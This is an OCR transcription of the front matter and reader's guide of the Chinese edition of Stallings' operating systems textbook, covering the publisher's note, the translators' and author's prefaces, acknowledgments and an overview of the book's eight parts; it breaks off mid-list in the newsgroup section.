
计算机科学丛书

原书第6版

PEARSON

操作系统
精髓与设计原理

(美) William Stallings 著 陈向群 陈渝 等译



Operating Systems
Internals and Design Principles
Sixth Edition

机械工业出版社
China Machine Press

操作系统 精髓与设计原理（原书第6版）

本书是计算机界巨擘William Stallings的经典著作之一，其第4版曾获得美国计算机科学与工程类大奖，得到了全球计算机教育界和工程技术人员的好评。书中不仅全面地讲述了操作系统的基本概念、原理和方法，而且还以当代最流行的操作系统为例，全面清楚地展现了当代操作系统的本质和特点。作者针对近几年操作系统领域的最新变化，对操作系统的设计原理进行深入的阐述，同时将其对操作系统整个领域全面而深入的理解呈现给读者。

本书特色

- 选择Windows Vista、UNIX和Linux三个操作系统作为示例，以帮助读者熟悉当代操作系统的设计原理和实现问题。
- 新增嵌入式操作系统一章，讨论了嵌入式操作系统的基本特点，并给出了两个实例系统：TinyOS和eCos。
- 在第5版的基础上扩展了计算机安全的相关内容，包括计算机安全威胁和计算机安全技术。
- 扩展和更新了并发的相关内容，并增加了有关游戏软件中多处理器调度设计问题的实例。
- 补充动画演示、模拟项目和编程项目，便于培养学生的动手实践能力。
- 改进了插图，增加大量新的“现场测试”（field-tested）型家庭作业。
- 调整和扩充了章末的练习题，有助于读者深入理解操作系统的精髓。

作者简介

William Stallings 拥有美国麻省理工学院计算机科学博士学位，现任教于澳大利亚新南威尔士大学国防学院（堪培拉）信息技术与电子工程系。他是世界知名的计算机学者和畅销教材作者，已经撰写了17部著作，出版了40多本书籍，内容涉及计算机安全、计算机网络和计算机体系结构等方面，堪称计算机界的全才。他曾九次荣获美国“教材和学术专著作者协会”颁发的“年度最佳计算机科学教材”奖。

客服热线：(010) 88378991, 88361066
购书热线：(010) 68326294, 88379649, 68995259
投稿热线：(010) 88279604
读者信箱：hzjsj@hzbook.com

ISBN 978-7-111-30426-5
9 787111 304265
定价：69.00元


计 算 机 科 学 丛 书

原书第6版

操作系统

精髓与设计原理

（美）William Stallings 著　陈向群　陈渝　等译



Operating Systems

Internals and Design Principles

Sixth Edition

机械工业出版社
China Machine Press

操作系统是计算机系统的核心系统软件，负责控制和管理整个系统，使之协调工作。本书不仅全面地讲述了操作系统的基本概念、原理和方法，还清楚地展现了当代操作系统的本质和特点。全书分为八个部分，由浅入深地介绍了计算机系统、操作系统、进程描述和控制、线程、微内核、并发性、内存管理、虚拟内存、单处理器调度、多处理器和实时调度、I/O管理和磁盘调度、文件管理、嵌入式操作系统、计算机安全技术以及分布式操作系统等内容。

本书内容丰富，具有很强的实用价值，适合作为高等院校计算机及相关专业本科生的操作系统课程教材，也可供专业技术人员参考。

本书版权登记号：图字：01-2009-1335

图书在版编目（CIP）数据

操作系统：精髓与设计原理（原书第6版）/（美）斯托林斯（Stallings, W.）著；陈向群等译. —北京：机械工业出版社，2010.9
（计算机科学丛书）
书名原文：Operating Systems: Internals and Design Principles, Sixth Edition

ISBN 978-7-111-30426-5

Ⅰ. 操… Ⅱ. ①斯… ②陈… Ⅲ. 操作系统－高等学校－教材 Ⅳ. TP316

中国版本图书馆 CIP 数据核字（2010）第 069532 号

机械工业出版社（北京市西城区百万庄大街22号 邮政编码 100037）
责任编辑：李俊竹
北京瑞德印刷有限公司印刷
2010年9月第1版第1次印刷
184mm×260mm・35.75 印张
标准书号：ISBN 978-7-111-30426-5
定价：69.00元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换
客服热线：（010）88378991；88361066
购书热线：（010）68326294；88379649；68995259
投稿热线：（010）88379604
读者信箱：hzjsj@hzbook.com

出版者的话

文艺复兴以降，源远流长的科学精神和逐步形成的学术规范，使西方国家在自然科学的各个领域取得了垄断性的优势；也正是这样的传统，使美国在信息技术发展的六十多年间名家辈出、独领风骚。在商业化的进程中，美国的产业界与教育界越来越紧密地结合，计算机学科中的许多泰山北斗同时身处科研和教学的最前线，由此而产生的经典科学著作，不仅擘划了研究的范畴，还揭示了学术的源变，既遵循学术规范，又自有学者个性，其价值并不会因年月的流逝而减退。

近年，在全球信息化大潮的推动下，我国的计算机产业发展迅猛，对专业人才的需求日益迫切。这对计算机教育界和出版界都既是机遇，也是挑战；而专业教材的建设在教育战略上显得举足轻重。在我国信息技术发展时间较短的现状下，美国等发达国家在其计算机科学发展的几十年间积淀和发展的经典教材仍有许多值得借鉴之处。因此，引进一批国外优秀计算机教材将对我国计算机教育事业的发展起到积极的推动作用，也是与世界接轨、建设真正的世界一流大学的必由之路。

机械工业出版社华章公司较早意识到"出版要为教育服务"。自1998年开始，我们就将工作重点放在了遴选、移译国外优秀教材上。经过多年的不懈努力，我们与Pearson，McGraw-Hill，Elsevier，MIT，John Wiley & Sons，Cengage等世界著名出版公司建立了良好的合作关系，从他们现有的数百种教材中甄选出Andrew S. Tanenbaum，Bjarne Stroustrup，Brain W. Kernighan，Dennis Ritchie，Jim Gray，Afred V. Aho，John E. Hopcroft，Jeffrey D. Ullman，Abraham Silberschatz，William Stallings，Donald E. Knuth，John L. Hennessy，Larry L. Peterson等大师名家的一批经典作品，以"计算机科学丛书"为总称出版，供读者学习、研究及珍藏。大理石纹理的封面，也正体现了这套丛书的品位和格调。

"计算机科学丛书"的出版工作得到了国内外学者的鼎力襄助，国内的专家不仅提供了中肯的选题指导，还不辞劳苦地担任了翻译和审校的工作；而原书的作者也相当关注其作品在中国的传播，有的还专程为其书的中译本作序。迄今，"计算机科学丛书"已经出版了近两百个品种，这些书籍在读者中树立了良好的口碑，并被许多高校采用为正式教材和参考书籍。其影印版"经典原版书库"作为姊妹篇也被越来越多实施双语教学的学校所采用。

权威的作者、经典的教材、一流的译者、严格的审校、精细的编辑，这些因素使我们的图书有了质量的保证。随着计算机科学与技术专业学科建设的不断完善和教材改革的逐渐深化，教育界对国外计算机教材的需求和应用都将步入一个新的阶段，我们的目标是尽善尽美，而反馈的意见正是我们达到这一终极目标的重要帮助。华章公司欢迎老师和读者对我们的工作提出建议或给予指正，我们的联系方法如下：

华章网站：www.hzbook.com
电子邮件：hzjsj@hzbook.com
联系电话：(010) 88379604
联系地址：北京市西城区百万庄南街1号
邮政编码：100037

华章教育
华章科技图书出版中心

译者序

William Stallings 博士是一位广受欢迎的、多产的教材作者，他所编写的教材曾多次获得美国教材和学术著作者协会（Text and Academic Authors Association）颁发的计算机科学与工程教材奖。本书的前几个版本被美国多所大学采用作为教材或参考书，中国的操作系统课程教师和学习操作系统课程的学生对本书的前几个版也非常熟悉。

本书围绕操作系统的概念、结构和机制，进行了系统全面的阐述，尽可能清晰地展示当代操作系统的本质和特点。特别是新版的内容有了整体更新，以反映操作系统的进展变化。

本书有如下特色：

1）作者将第 6 版交给从事相关教学和研究的教授们审阅，使本书在教育学及用户友善性方面有了新的改进，叙述更加清晰、紧凑，改进了插图，增加大量“现场测试”（field-tested）型家庭作业。

2）本书以 Windows Vista 为例介绍了 Windows 操作系统，有关材料由微软公司 Windows 内核与体系结构组的架构师 Dave Probert 博士提供。

3）全书始终将 Windows Vista 和 Linux 作为操作系统实例使用，尤其是由 Dave Probert 博士补充的对这两个操作系统的技术处理方式的对比表格分布在相关章节，对读者有极大的帮助。

4）本书新增了嵌入式操作系统的内容。尽管目前嵌入式操作系统远远多于通用计算机系统，但是很少有教材把这个主题安排成单独的一章。本书讨论了嵌入式操作系统的基本特点，并给出了两个实例系统：TinyOS 和 eCos。

5）在第 5 版的基础上扩展了安全相关的内容，包括安全威胁和安全技术。同时，在本书的第 3、7 和 12 章也针对相关主题补充了涉及安全的讨论。

6）本书第 6 版还增加了许多新的习题和练习，这些都有助于读者深入理解操作系统的精髓。

作为教授操作系统课程的教师，译者认为要清楚理解操作系统概念，让学生动手参加实践项目或参与一些研究项目是十分重要的。本书补充了下列内容：

1）动画为理解现代操作系统中的复杂机制提供了强大的工具。在动画展示方面，本书提供大量动画，涉及调度、并发控制、缓存命中以及进程生命周期等内容。在书中适当的对应之处，对动画展示进行了突出标记，可以使学生在学习本书的过程中，在恰当的位置使用动画。

2）本书提供了由美国德州大学圣安东尼奥分校开发的 7 个模拟项目，这些模拟项目都是与操作系统设计中的关键领域密切相关的。在模拟项目基础上给学生布置了其他作业项目，例如，学生可以使用这套模拟工具包，对操作系统设计特性进行分析。这些模拟工具是用 Java 编写的，既可以作为一个 Java 应用在本地运行，也可以通过浏览器在线运行。

3）本书还提供了三个系列的编程项目供学生参考和练习。

参加本书翻译、审阅和校对的还有桂尼克、孙剑、张顺廷、王刚、刘晗、冯涛、白光冬、孔俊俊、古亮、畅明、张琳、赵敬峰、张旦峰、陈子文、雷吉科等，特别是桂尼克对安全部分的翻译校对工作贡献很大。在此对他们的贡献表示诚挚的感谢。

由于译者水平有限，译文中必定会存在一些不足或错误，欢迎广大读者批评指正。

译者

本书的 Web 站点

Web 站点 WilliamStallings.com/OS/OS6e.html 为使用本书的教师和学生提供支持，该站点包括以下内容：

课程支持资料

课程支持资料包括：

- 本书所有插图的 PDF 格式副本。
- 本书所有表格的 PDF 格式副本。
- 用于辅助教学的一组 PowerPoint 幻灯片。
- 用于辅助学习的 HTML 格式课程笔记。
- 计算机科学专业学生的支持站点：包含许多对计算机课程学习非常有用的链接和文档。这个站点包括相关的数学基础知识回顾；关于研究、写报告、做作业的建议和指导；关于计算机科学的研究报告和书目等资源的链接；其他有用的链接。
- 本书英文版的勘误表，每月更新。

补充文档

补充文档包括：

- 一套补充的家庭作业并附有解答。学生可以通过完成这些习题并检查答案加强对课程的理解。
- C 语言使用指南，包括针对 Java 程序员的 C 语言。
- 两章在线课程：内容为网络化和分布式进程管理。
- 六个在线附录文档，旨在扩展视野。讨论内容包括算法复杂性、因特网标准和套接字。
- 本书所有算法的 PDF 格式副本，以易于理解的、类 Pascal 的伪代码编写。
- 为便于参考，本书中的所有 Windows、UNIX 和 Linux 材料都重新整理到三个 PDF 格式的文档中。

操作系统课程

Web 站点包含关于使用本书进行教学的其他 Web 站点的链接，这些站点为如何安排课程进度以及主题顺序提供了有用的思想，此外还包括一些非常有用的资料和素材。

有用的 Web 站点

Web 站点包含与相关站点的链接。这些链接覆盖了很宽广的主题领域，使学生可以进行深入的学习和研究。

Internet 邮件列表

维护 Internet 邮件列表是为了给使用本书的教师之间以及教师和作者之间提供一种交流信息、提出建议、探讨问题的方便途径。本书的 Web 站点还提供订购信息。

操作系统项目

Web 站点包含与 Nachos 和 BACI 站点的链接，这些站点分别对应一个作为项目实现框架的软件包，每个站点都包含可下载的软件和背景信息。更多的信息请参阅附录 C。

前　言

目标

本书是一本关于操作系统的概念、结构和机制的教材，其目的是尽可能清楚和全面地展现当代操作系统的本质和特点。

这是一项具有挑战性的任务。首先，需要为各种各样的计算机系统设计操作系统，包括单用户工作站和个人计算机、中等规模的共享系统、大型计算机和超级计算机以及诸如实时系统之类的专门机器。多样性不仅表现在机器的容量和速度上，而且表现在具体应用和系统支持的需求上。其次，计算机系统正以日新月异的速度发展变化，操作系统设计中的许多重要领域都是新近开始研究的，而关于这些领域以及其他新领域的研究工作仍然在继续着。

尽管存在着多样性和变化快等问题，一些基本概念仍然贯穿始终。当然，这些概念的应用依赖于当前的技术状况和特定的应用需求。本书的目的是对操作系统设计的基本原理提供全面的讨论，并且与当代流行的设计问题以及当前操作系统的发展方向联系起来。

示例系统

本书试图使读者熟悉当代操作系统的设计原理和实现问题，因此单纯讲述概念和理论是远远不够的。为了说明这些概念，同时将它们与真实世界中不得不做出的设计选择相联系，本书选择了三个操作系统作为示例：

- Windows Vista：用于个人计算机、工作站和服务器的多任务操作系统。它融合了很多操作系统发展的最新技术，此外，Windows 是最早采用面向对象原理设计的重要的商业操作系统之一。本书涵盖了在 Windows 最新版本 Vista 中所采用的技术。
- UNIX：最初是为小型计算机而设计的多用户操作系统，但后来广泛用于从微机到超级计算机的各种机器中。本书包含若干版本的 UNIX。FreeBSD 结合了很多反映当代水平的功能，是一款得到广泛应用的操作系统。Solaris 是一款应用广泛的商业版 UNIX 系统。
- Linux：一款目前非常普及且源码开放的 UNIX 版本。

选择这些系统是由于它们的相关性和代表性。关于这些示例系统的讨论贯穿全书，而不是集中在某一章或附录部分。因此，在讨论并发性的过程中，将描述每个示例系统的并发机制，并探究各个设计选择的动机。通过这种方法，可以利用真实的例子立即加深对某一特定章节中设计概念的理解。

读者对象

本书是为高等院校师生和专业人员编写的。作为教材，本书对应于计算机科学、计算机工程和电子工程专业本科一个学期的操作系统课程。书中的专题包括由 IEEE 和 ACM 计算机委员会的计算课程联合工作组为计算机科学专业的本科生推荐的计算机课程（Computer Curricula 2001），同时也包括由上述联合工作组推荐的计算机科学 2002 联合学位课程指南（Guidelines for

Associate-Degree Curricula in Computer Science 2002）中推荐的专题。本书还是一本基础参考书，同时也适于自学。

本书结构

本书分为八个部分（参见第 0 章的综述）：背景、进程、内存、调度、输入/输出与文件、嵌入式系统、安全、分布式系统。

本书具有许多适用于教学的特征，包括使用大量的动画和图表来阐明一些容易混淆的概念。每一章还包括一些关键术语列表、复习题、课外练习、进一步学习的建议和相关网站的链接。而且，还为指导教师提供了题库。

课程参考资料

以下的教辅资料可以通过访问受密码保护的 Pearson 网站的教师资源区域获得（www.prenhall.com/stallings）：

- **参考答案**：章末复习题和习题的解决方案。
- **课件**：所有章节的课件，可以用于课堂教学。
- **PDF 文件**：本书中全部图和表的副本。
- **项目手册**：下面列出的所有项目类型的推荐项目任务。

为教师和学生提供的 Internet 服务

本书的 Web 站点为教师和学生提供支持，该站点包括一些到其他相关站点和有用文档的链接。参见前面的"本书的 Web 站点"以获得更多的信息。网址是 http://williamstalllings.com/OS/OS6e.html。

在这个网站上，这一版新添加了一些课后问题和解答。通过求解问题并核对答案，学生可以加强对教材内容的理解。

我们还建立了邮件列表，使用本书的教师可以通过邮件列表来交换信息、建议和遇到的问题。一旦发现拼写或其他错误，本书的勘误表将可以在 WilliamStallings.com 上获得。最后，我还在 WilliamStallings.com/StudentSupport.html 上维护了计算机科学学生资源网。

操作系统项目和其他学生练习

对许多教师而言，操作系统课程的一个重要内容是，通过一个项目或一组项目使得学生能够获得亲身体验，以加深对课本中概念的理解。本书为课程所包含的项目部分提供了非并行程度的支持，它定义了两个编程项目。Prentice Hall 的网站为教师提供了一些在线参考资源，其中不仅包括有关项目分配和结构的指南，还包括各种项目类型的用户手册，以及专门为本书编写的特定任务。教师可以在以下方面布置任务：

- **动画任务**：下详。
- **模拟项目**：下详。
- **编程项目**：下详。
- **研究项目**：一系列研究项目可以指导学生研究某一个特定的专题，并且撰写报告。
- **阅读/报告练习**：用于阅读和撰写报告的多篇论文，推荐了一些书面用语。
- **写作练习**：关于一些容易理解的材料的一系列写作练习。

- 讨论专题：这些专题可以在课堂、聊天室和消息展板上应用，以更深入地扩展对于特定领域的理解，培养学生的合作能力。另外，作为项目实践的开发框架，我们提供了两个软件包：开发操作系统的构件可以使用 Nachos，学习并发机制可以使用 BACI。

这些项目和课外练习使得教师既可以使用本书作为丰富教学内容的一部分，也可以根据教师和学生的特别需求进行裁剪。详见附录 C。

动画和模拟

新版结合使用了动画和模拟。动画部分用专门的图标标识出来。对于理解现代操作系统的一些复杂机制而言，动画是一种强大的工具。为了说明操作系统设计中的关键功能和算法，本书使用了一些动画。在书中对应的位置，一个特殊的图标表示这里有在线动画供学生使用。使用动画有两种方式。在被动模式中，学生点击相关动画，然后观看相关概念或原理的动画。由于这些动画提供了用户可设置的初始条件，所以还可以按照主动模式使用动画。这样，动画也可以作为学生作业。教辅中包括了每个动画的相关作业。

IRC 还提供了一些在 7 个模拟内容基础上的作业项目，这些模拟都与操作系统设计关键领域相关。学生可以使用这套模拟工具包，对操作系统设计特性进行分析。这些模拟工具用 Java 写成，既可以作为一个 Java 应用程序在本地运行，也可以通过浏览器在线运行。IRC 中包括了学生使用的相关作业材料，让学生了解如何做以及结果会是怎样的。

编程项目

新版提供更多的对编程项目的支持。有两个主要的编程项目，一个用于构造 shell，即命令行解释器，而另一个项目用于构造教材中介绍的进程分派器（process dispatcher），它们分别位于第 3 章和第 9 章的后面。IRC 提供了为开发程序所需要的深入资料，以及一步一步的练习。

作为替代方案，指导教师可以安排强度更大的系列项目，这些系列项目涵盖了本书中的许多基本原理。为了进行这些项目，我们为学生提供了详细的指导材料。另外，还提供了一套课外练习，其中的问题与每个项目有关，供学生回答。

最后，在 IRC 提供的项目手册中，包括了一套涉及广泛专题的系列编程项目，它们可以在任何平台上使用任何语言来进行开发。

第 6 版中的新内容

自从第 5 版发行之后，这四年以来，操作系统领域始终在不断地变化。在新版中，作者试图抓住这些变化，同时保持对操作系统整个领域全面而深入的阐述。为了完善本书，作者将第 5 版交由一批从事相关教学和研究的教授们审阅。所以在新版许多地方的叙述更加清晰、紧凑，说明也得以改进。而且，增加了大量新的“现场测试”（field-tested）型的课外练习。

除了这些教育学以及用户友善性方面的细化之外，为了反映这个令人兴奋的领域中的进展，我们对教材的技术内容也进行了整体更新。最主要的变化如下：

- 动画：动画为理解现代操作系统中的复杂机制提供了一种强大的工具。第 6 版中有 16 个动画，覆盖了调度、并发控制、缓存一致性以及进程生命周期等内容。在书中的相应位置，我们对动画进行了突出标记，使得学生在学习本书的过程中可以在恰当的时候使用动画。

- **Windows Vista**：Vista 是微软公司为 PC 机、工作站和服务器提供的一种最新型的操作系统。第 6 版在介绍所有的关键技术领域时都提供了 Vista 内部的有关细节，包括进程/线程管理、调度、内存管理、安全、文件系统以及 I/O。
- **Vista/Linux 比较**：纵观全书，始终将 Vista 和 Linux 作为 OS 内部各个方面的实例使用。第 6 版的新特色是，涉及 Vista 和 Linux 的每一章都有一个专门的部分，对这两个操作系统的技术处理方式进行比较。
- **扩展的安全内容**：本书的第七部分“安全”完全是重写的，并扩展为两章。包含了许多新的内容。另外，本书的重点几章里（第 3、7 和 12 章）都安排有涉及安全的论述。
- **嵌入式操作系统**：第 6 版包括了嵌入式操作系统的新章节。嵌入式系统远多于通用计算系统，并构成了对操作系统的独特挑战。这一章包括有关基本原理的讨论，以及两个示例系统：TinyOS 和 eCos。
- **并发**：为了叙述上的改善，对有关并发的内容进行了扩展和更新。
- **多处理器调度**：增加了有关游戏软件中多处理器调度设计问题的实际示例。

本书每一版在增加新的内容过程中，都要为保持合理的页码数量而奋斗。这个目标通过消除过时的材料和使叙述更紧凑来达到。对于这一版，相对不太重要的章节和附录以 PDF 文件的形式转到了网上，从而不必增加篇幅和成本就能对本书的内容进行扩展。

致谢

新版本得益于很多花费了大量的时间和精力进行审阅的专家和教授，包括 Archana Chidanandan（Roe-Hulman）、Scott Stoller（SUNY-Stony Brook）、Ziya Arnavut（SUNy-Fredonia）、Sanjiv Bhatia（University of Missouri-St. Louis）、Jayson Rock（University of Wisconsin-Milwaukee）、Mark Mahoney（Carthage College, WI）、Richard Smith（University of St. Thomas）、Jeff Chastine（Clayton State University, GA）、Tom Easton（Thomas College, ME）、Che Dunren（Southern Illinois University）、Dean Mathias（Utah State University）、Shavakant Mishra（University of Colorado）和 Richard Reese（Tarleton State University）。他们审阅了本书的大部分或全部。

还要感谢很多为本书的一章或多章进行了详尽审阅的人：Vijia Nyalpelli、John Traenky、James Hartley、Ajay Kumar（Symantec）、Juergen Gross、Maneesh Singhal（UNIX Kernel Professional in India）、Yao Qi、Xie Yubo、Victor Cionca、Nikhil Bhargava 和 Marcros Nagamura。

我还要感谢 Dave Probert，微软 Windows 内核与体系结构组的架构师，他审阅了 Vista 系统相关的资料，并提供了 Linux 系统与 Vista 系统的对比；Tiran Aviazian, Linux 文档项目中内核文档的作者，他审阅了 Linux 2.6 的资料；eCosCentric 的 NickGarnett，他审阅了 eCos 的相关资料；Philip Levis，TinyOS 系统的开发者之一，他审阅了 TinyOS 相关的资料。

Brandon Ardiente 和 Tina Kouri（Colorado School of Mines）添加了与书中动画有关的练习题。Adam Critchley（University of Texas at San Antonia）添加了模拟练习题。Matt Sparks（University of Illinois at Urbana-Champaign）修改了本书的一些编程问题。

Lawrie Brown（The Australian Defence Force Academy）提供了缓冲区溢出攻击的材料。Ching-Kuang Shene（Michigan Tech University）为竞争条件一节提供了示例，并审阅了此章节。Tracy Camp 和 Keith Hellman（Colorado School of Mines）提供了一些新的课外练习。此外，Fernando Ariel Gont 也提供了一些课外练习，同时他还详细地审阅了本书的全部章节。

我还要感谢 Bill Bynum（College of William and Mary）和 Tracy Camp（Colorado School of Mines）对附录 G 的贡献；感谢 Steve Taylor（Worcester Polytechnic Institute）对教师手册中程序设计项目和阅读/报告任务的贡献；感谢 Tan N. Nguyen 教授（George Mason University）对教学手册中研究项目的贡献；感谢 Ian G. Granham（Griffith University）对本书中两个编程项目的贡献；感谢 Oskars Rieksts（Kutztown University）慷慨地允许我使用他的讲稿、测验与项目。

最后，我要感谢负责出版本书的人们，感谢他们出色的工作，这包括我的编辑 Tracy Dunkelberger，他的助理 Melinda Hagerty，产品经理 Rose Kernan，补遗经理 ReeAnne Davis。此外，Jake Warde（Warde Publishers）负责审阅，Patricia M. Daly 负责副本编辑，在此一并表示感谢。

目　录

第二部分 进程

第四部分 调度

第五部分 I/O 和文件

第六部分 嵌入式系统

第七部分 安全

第0章 读者指南

USENET 新闻组本书及相关 Web 站点包含了大量的资料，下面将给读者提供一个总体介绍。

0.1 本书概述

本书共分为八个部分：

第一部分 背景：提供关于计算机组织与系统结构的综述，重点讲述与操作系统设计相关的主题，并且概述了本书的其余部分操作系统（OS）的各个主题。

第二部分 进程：详细分析进程、多线程、对称多处理（SMP）和微内核，还讨论了单一系统中的并发机制，重点讲述了互斥和死锁。

第三部分 存储器：全面讲述存储器管理技术，包括虚拟存储器。

第四部分 调度：对多种进程调度方法进行分析比较，同时还讨论线程调度、SMP 调度和实时调度。

第五部分 输入/输出与文件：分析操作系统中有关输入/输出函数的控制，特别是磁盘输入/输出，它是决定系统性能的关键所在。本部分还给出了关于文件管理的综述。

第六部分 嵌入式系统：嵌入式系统的数量远远多于通用计算系统，因此存在许多独特的嵌入式操作系统。本章讨论了嵌入式操作系统的一般性原理，并且介绍了两个实例系统：TinyOS 和 eCos。

第七部分 安全：对涉及计算机和网络安全的威胁和防护机制进行了概述。

第八部分 分布式系统：分析计算机系统网络化技术的主要趋势，包括 TCP/IP、客户/服务器计算和集群，同时还介绍分布式系统开发中的一些主要设计领域。

本书试图使读者熟悉当代操作系统的设计原理和实现问题，因此单纯的概念和理论是远远不够的。为举例说明这些概念，并把它们与现实世界中必须做的设计选择联系起来，本书选用了两个操作系统作为运行实例：

- Windows Vista：可以在各种各样的个人计算机、工作站和服务器上运行的多任务操作系统。这是为数不多的几个从零开始设计的商用操作系统之一，因此它具有操作系统技术最新发展的鲜明风格。
- UNIX：一个多用户操作系统，最初是为小型计算机设计的，但后来广泛用于从微机到超级计算机的各种机器中。

关于这些示例系统的讨论贯穿于本书的全部内容，而不是集中在某一章或附录部分。这样，在讨论并发性的过程中，将讲述每个示例系统的并发机制，并讨论单个设计选择的动机。使用这种方法，可以通过真实的例子加深对某一特定章节中设计概念的理解。

0.2 读者和教师的学习路线图

读者可能会很自然地对本书中的主题顺序提出疑问。例如，有关调度的主题（第 9 章和第 10 章）与有关并发的主题（第 5 章和第 6 章）以及进程（第 3 章）密切相关，似乎应该安排在一起。

困难在于各个主题都是紧密关联的。例如，在讨论虚拟存储器时，如果能够参考调度问题中的缺页处理，则是非常有用的；当然，在讨论调度决策时，如果能够参考一些存储器管理的问题也是非常有用的。这类例子举不胜举：讨论调度需要输入/输出管理的部分内容，反之亦然。

图0.1给出了各个主题间一些重要的相互关系。粗线表示从设计和实现的角度考虑非常紧密的关系。基于这幅图，很显然应该从关于进程的最基本的讨论开始，正如我们在第3章中所做的。接下来的顺序就有一定的任意性。很多操作系统的书籍在一开始把所有与进程相关的内容放在一起，然后再处理其他主题，这无疑是正确的。但我相信存储器管理与进程管理具有同样重要的地位，因此，在本书中将这部分内容放在调度之前。




图0.1 操作系统的各个主题

对学生而言，最理想的安排是，在按顺序学习完第1章到第3章后，并行地阅读和理解以下章节：第4章然后（任选）第5章；第6章然后第7章；第8章然后（任选）第9章；第10章。其余部分可以以任意顺序学习。当然，尽管人脑可能可以并行处理，但让学生同时打开同样的4本书，并翻到不同的4章进行学习几乎是不可能的（同时代价也过于昂贵）。既然必须按照线性顺序学习，我认为本书的顺序安排是最有效的。

最后补充一句，第2章特别是2.3节中给出了后续章节中涵盖的所有重要概念的介绍。因此，读完第2章后，可以灵活选择阅读其余章节的顺序。

0.3 Internet和Web资源

在Internet中和本书的支持站点中有很多有用的资源，可以帮助读者跟上该领域的发展步伐。

本书的Web站点

WilliamStallings.com/OS/OS6e.html是专门为本书所建立的Web页，有关该站点的详细描述请参阅本书开始处的内容，该站点特别为学生提供了两种文档：

- 伪代码：本书为那些对C和Java均不熟悉的读者，用类Pascal的伪代码重新生成了所有的算法。这种伪代码语言非常直观，易于理解。
- Vista、UNIX与Linux说明：正如前面所提到的，把Windows和各种不同版本的UNIX都作为运行实例研究，关于它们的讨论贯穿于本书的全部内容，而不是集中在某一章或附录部分。一些读者可能希望把所有这些资料放在一起以供参考，因此，本书中所有关于Windows、UNIX和Linux的资料都重新整理成为该站点中的三个文件。

只要发现了任何印刷错误和别的错误，在该 Web 站点中就可以找到勘误表。欢迎读者报告发现的任何错误。作者的其他书籍的勘误表以及优惠订购信息均在 WilliamStallings.com 中。

作者还在 WilliamStallings.com/studentSupport.html 中维护了一个 Computer Science Student Support Site 站点，该站点为计算机科学专业的学生及专业人员提供资料、信息和链接，链接和文档可分为以下 6 类：

- **数学**：包括基本数学知识的复习、排队论入门、计数系统入门和到很多数学站点的链接。
- **指引类**：为完成作业、编写技术报告和准备技术演示提供的建议和指导。
- **研究资源**：关于很多重要的论文、技术报告和参考文献的链接。
- **其他**：大量有用的资料和链接。
- **计算机科学职业**：对考虑计算机科学职业规划有用的链接和资料。
- **幽默和其他趣事**：工作之余有时也需要放松一下。

其他 Web 站点

还有很多站点提供了与本书相关的某些信息。在后续的章节中，在“推荐读物和 Web 站点”一节中可以找到一些特定 Web 站点的链接。由于 Web 站点的 URL 地址有可能更新，因此本书将不再包含这些 URL 地址。本书所列出的所有 Web 站点，都将列在本书的网站上。本书中未涉及的其他链接也会及时补充到 Web 站点上。

USENET 新闻组

很多 USENET 新闻组都致力于操作系统的某一方面或某个特定的操作系统。事实上所有的 USENET 组都有很高的噪信比，但仍然值得去试一试，看是否有满足自己需要的。其中，最相关的如下所示：

